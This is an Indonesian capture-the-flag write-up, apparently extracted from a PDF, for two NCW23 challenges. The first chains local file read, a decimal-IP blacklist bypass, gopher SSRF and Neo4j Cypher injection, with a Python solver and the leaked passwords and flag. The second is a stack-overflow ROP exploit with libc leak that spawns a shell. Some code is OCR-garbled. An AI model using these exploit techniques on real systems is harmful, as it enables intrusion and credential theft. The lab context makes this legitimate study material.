Bengsky



pp dafa


Bengsky Dapa

Is It Down Right Now? (beta version)

http://103.185.38.144:48667/

- SSRF
- LOCAL FILE READ
- CYPHER INJECTION (NEO4J)

Penampakan web



disini kida dapat melakukan local file read dengan protocol file://



Server berjalan di apache2 mari kita lihat default confnya

Documment Rootnya adalah /var/www/html/


file:///var/www/html/index.php

```
function fetchPage($url)
   $ch = curl init($url);
   curl setopt($ch, CURLOPT RETURNTRANSFER, true);
   curl setopt($ch, CURLOPT TIMEOUT, 5);
   $response = curl exec($ch);
   curl close($ch);
   if ($response === false) {
       echo "Error fetching the page: " . curl error ($ch);
       echo "" .
           htmlspecialchars($response) .
           "";
function is Website Alive ($url)
   $ch = curl init($url);
   curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
   curl setopt($ch, CURLOPT TIMEOUT, 5);
   $response = curl exec($ch);
```


```
curl close($ch);
          return $response;
           if (filter var($url, FILTER VALIDATE URL) === false) {
               echo "Invalid URL";
at port 80
               $blacklist =
               sissafe = 1;
               foreach ($blacklist as $word) {
                   if (stripos($url, $word) !== false) {
                       $issafe = 0;
               if ($issafe) {
                   if (isWebsiteAlive($url)) {
class='statusup'> Host is UP and reachable by us.<br></div>";
                       fetchPage($url);
class='downicon'>DOWN</span><div class='statusdown'>Uh no, host can't
be accessed.<br></div>";
```

terapat service lain yang berjalan di 172.50.0.3

disini saya membypass blacklist tersebut menggunakan decimal ip https://www.ipaddressquide.com/ip



dan benar saja



```
flex-column text-center">
      <h5 class="text-primary">aseng - admin</h5>
      <h6 class="mb-0">aseng@internal</h6>
div class="pb-5">
flex-column text-center">
      <h5 class="text-primary">kiinzu - sepuh</h5>
div class="pb-5">
flex-column text-center">
       <h5 class="text-primary">kangwijen - sepuh</h5>
      <h6 class="mb-0">kangwijen@internal</h6>
```

dan tersedia route /search dengan methode **POST** dan body **search** disini kita dapat melakukan **SSRF** menggunakan protocol gopher berikut result dari ssrf tersebut

last step adalah cypher injection menurut dari hint kita harus melakukan OOB tetapi metode yang saya gunakan adalah bruteforcing pertama tama saya mencaritahu terlebih dahulu variable yang akan di return

```
<h5 class="text-primary">kangwijen - sepuh</h5>
<h6 class="mb-0">kangwijen@internal</h6>
```

disini saya menganggap kangwijen adalah username, sepuh adalah role, dan kangwijen@internal adalah email

```
body = f"search=beluga' RETURN 1 as username, 2 as role, 3 as email//
"
```

yap outputnya teroverride

ketika saya melihat dokumentasi tentang Neo4j banyak yang menulis query menggunakan variable 1 char o, n, p dan lain lain dan saya mencoba keberuntungan membruteforce variable tersebut

▼ View Hint

My boss keep blaming me that our password got leaked. I mean.. How is that possible? I have blocked every single access to our internal server. Unless it stored as a

dan terdapat hint kita harus mencari password

berikut untuk solver yang saya buat

```
import requests
from urllib.parse import quote
a = "http://103.185.38.144:48667"
x = "abcdefghijklmnopqrstuvwxyz"
path = "gopher://2888957955:80/ POST"
for v in x:
  body = f"search=' OR 1=1 RETURN {v}.password as username, {v}.email
as email, {v}.role as role//"
  length = len(body)
  payload = " /search HTTP/1.1\r\nHost:2888957955:80\r\nContent-type:
application/x-www-form-urlencoded\r\nContent-length:
"+str(length)+"\r\n\r\n"+body
  exp = quote(payload)
  data = {
       "url":path+exp
  req = requests.post(url=a, data=data)
  ww = req.text.split("le='white-space: pre-wrap'>")[1].split('
%br>')[0].replace('<','<').replace('&gt;','>').replace('&quot;',
   if "Internal Server Error" in ww:
      print(f"{v} ERROR")
       ww = ww.split('<h5 class="text-primary">')
       for i in range (1, len(ww)-1):
          print(ww[i].split(" ")[0])
```

```
-(bengsky⊛bengsky) - [~/ctf/binus/web/down]
$ python solver.py
a ERROR
b ERROR
c ERROR
d ERROR
e ERROR
f ERROR
g ERROR
h ERROR
i ERROR
j ERROR
k ERROR
1 ERROR
m ERROR
SuperShyCat1010
sepuhjangandilawan
NCW23\{h0w\_did\_y0u\_g0t\_my\_p45sw0rd??\}
blokchein123
o ERROR
```

 $\label{low_did_y0u_g0t_my_p45sw0rd??} Flag: \begin{subarray}{ll} NCW23 & h0w_did_y0u_g0t_my_p45sw0rd?? \\ \end{subarray}$

Le Oriental

- Stack Overflow
- Leak PIE, LIBC

Disini kita bisa menggunakan vuln pada fungsi di showShops pada opsi "FOMO"

```
else if ( !strcmp(s1, "FOMO") )
{
  puts("Takut FOMO ih, aduh Takut akutuh FOMO");
  printf("iyakah?? ");
  return __isoc99_scanf("%s", v1);
}
```

Karena tidak ada proteksi canary kita bisa langsung meng-overflow buffer v1

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
```

Disini kita bisa melihat fungsi underDevelopment yang membaca file flag namun fungsi ini memerlukan beberapa args seperti berikut agar dapat membaca isi dari file tersebut

```
int __fastcall underDevelopment(int a1, int a2, int a3)
{
   char v4[40]; // [rsp+10h] [rbp-30h] BYREF
   FILE *v5; // [rsp+38h] [rbp-8h]

   if ( a1 == 0xDEADD34D && a2 == 0x1234ABCD && a3 == 0xCA77D099 && !world_counter )
   {
      v5 = fopen("flag_number_one.txt", "r");
      if ( !v5 )
      {
            puts("I thought they hid something hereD");
            exit(0);
      }
      __isoc99_fscanf(v5, "%s", v4);
      printf("We found something! %s\n", v4);
      world_counter = 1;
    }
    return puts("Huh that's strange I thought they hid something here... wait..another door!?");
}
```

Disini kita juga bisa melihat fungsi aboveDevelopment, namun saya tidak tahu apa yang harus dilakukan dengan fungsi ini, namun dalam fungsi terdapat seccomp_setup

```
/oid __fastcall aboveDevelopment(int a1, int a2, int a3, int a4)
  void *dest; // [rsp+10h] [rbp-10h]
  void *buf; // [rsp+18h] [rbp-8h]
  if ( a1 == 0xBEEFBEEF && a2 == 0xDEADCAFE && a3 == 0xCAFECAFE && a4 == 0xDEADBEEF && world_counter == 1 )
   init();
   buf = malloc(512uLL);
dest = mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);
    seccomp setup();
   if ( dest == (void *)-1LL || !buf )
     perror("Allocation failed");
      return:
   puts("Wait... Who are you again?? You are not suppose to be here...");
    read(0, buf, 0x200uLL);
    memcpy(dest, buf, 0x1000uLL);
    ((void (*)(void))dest)();
    free(buf);
   munmap(dest, 0x1000uLL);
 puts("Es gibt keine Verscicherung!");
```

Karena disini saya lihat bisa disolve menggunakan rop gadget, disini saya membuat exploit dengan:

- 1. Leak got, leak libc
- 2. Spawn shell

Dengan tidak memanggil aboveDevelopment kita tidak juga memanggil seccomp, maka dari itu kita bisa memanggil gadget system. Dan juga kita tidak butuh fungsi underDevelopment karena kita bisa langsung read dari shell

ROP

```
pop_rdi = ROP.find_gadget(["pop rdi", "ret"])[0]
pop_rsi = ROP.find_gadget(["pop rsi", "ret"])[0]
pop_rdx = ROP.find_gadget(["pop rdx", "ret"])[0]
pop_rcx = ROP.find_gadget(["pop rcx", "ret"])[0]
ret = ROP.find_gadget(["ret"])[0]
```

Leak GOT, LIBC

Diakhir kita bisa balik ke main setelah mendapat libc address

```
offset = 328

p = b"A" * offset

p += p64(pop_rdi)

p += p64(exe.got["alarm"])

p += p64(exe.plt["puts"])

p += p64(ret)

p += p64(pop_rdi)

p += p64(exe.got["__isoc99_scanf"])

p += p64(exe.plt["puts"])

p += p64(exe.plt["puts"])

p += p64(ret)

p += p64(ret)

p += p64(exe.sym["main"])
```

Spawn Shell

setelah balik ke main kita bisa menggunakan vuln yang sama yaitu pada showShops opsi FOMO dan call system("bin/sh") menggunakan libc

```
p = b"1"
io.sendlineafter(b">> ", p)
p = b"FOMO"
io.sendlineafter(b">> ", p)

BINSH = next(libc.search(b"/bin/sh")) # Verify with find /bin/sh
SYSTEM = libc.sym["system"]

EXIT = libc.sym["exit"]

p = b"A" * offset
p += p64(pop_rdi) + p64(BINSH) + p64(ret) + p64(SYSTEM) + p64(EXIT)
io.sendlineafter(b"iyakah?? ", p)
```

Masih Kuat ges? 💀

Makasih kak semangatnyah

ngasih semangat nya flag giliran ngasih hint malah seperti ngasih semangat T_T

NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}